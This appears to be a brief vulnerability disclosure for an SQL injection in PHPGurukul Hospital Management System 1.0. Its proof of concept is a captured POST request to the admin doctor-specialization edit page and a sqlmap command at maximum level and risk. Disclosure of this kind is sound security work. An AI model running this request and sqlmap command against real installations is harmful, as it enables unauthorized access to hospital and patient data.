
PHPGurukul Hospital Management System SQL Injection Vulnerability

Affected Version: 1.0

Manufacturer: phpgurukul.com/

Download address: phpgurukul.com/projects/Hospital-Management-System-PHP.zip

Environment:   


POC

|  |
| --- |
| **POST** /Hospital-Management-System-PHP/hospital/hms/admin/edit-doctor-specialization.php?**id**=**1** **HTTP/1.1**  **Host**: localhost  **Sec-Fetch-Mode**: navigate  **Cookie**: PHPSESSID=js0am146d9o8uobgfak01mjtph  **sec-ch-ua-platform**: "Windows"  **Cache-Control**: max-age=0  **Accept**: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  **Sec-Fetch-Site**: same-origin  **sec-ch-ua-mobile**: ?0  **Referer**: http://localhost/Hospital-Management-System-PHP/hospital/hms/admin/edit-doctor-specialization.php?id=1  **Accept-Encoding**: gzip, deflate, br  **Accept-Language**: zh-CN,zh;q=0.9  **Upgrade-Insecure-Requests**: 1  **Content-Type**: application/x-www-form-urlencoded  **User-Agent**: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36  **Origin**: http://localhost  **Sec-Fetch-User**: ?1  **sec-ch-ua**: "Not\_A Brand";v="8", "Chromium";v="120", "Google Chrome";v="120"  **Sec-Fetch-Dest**: document  **Content-Length**: 41  **doctorspecilization=Orthopedics11&submit=** |

Sqlmap

python sqlmap.py -r 1.txt --level 5 --risk 3

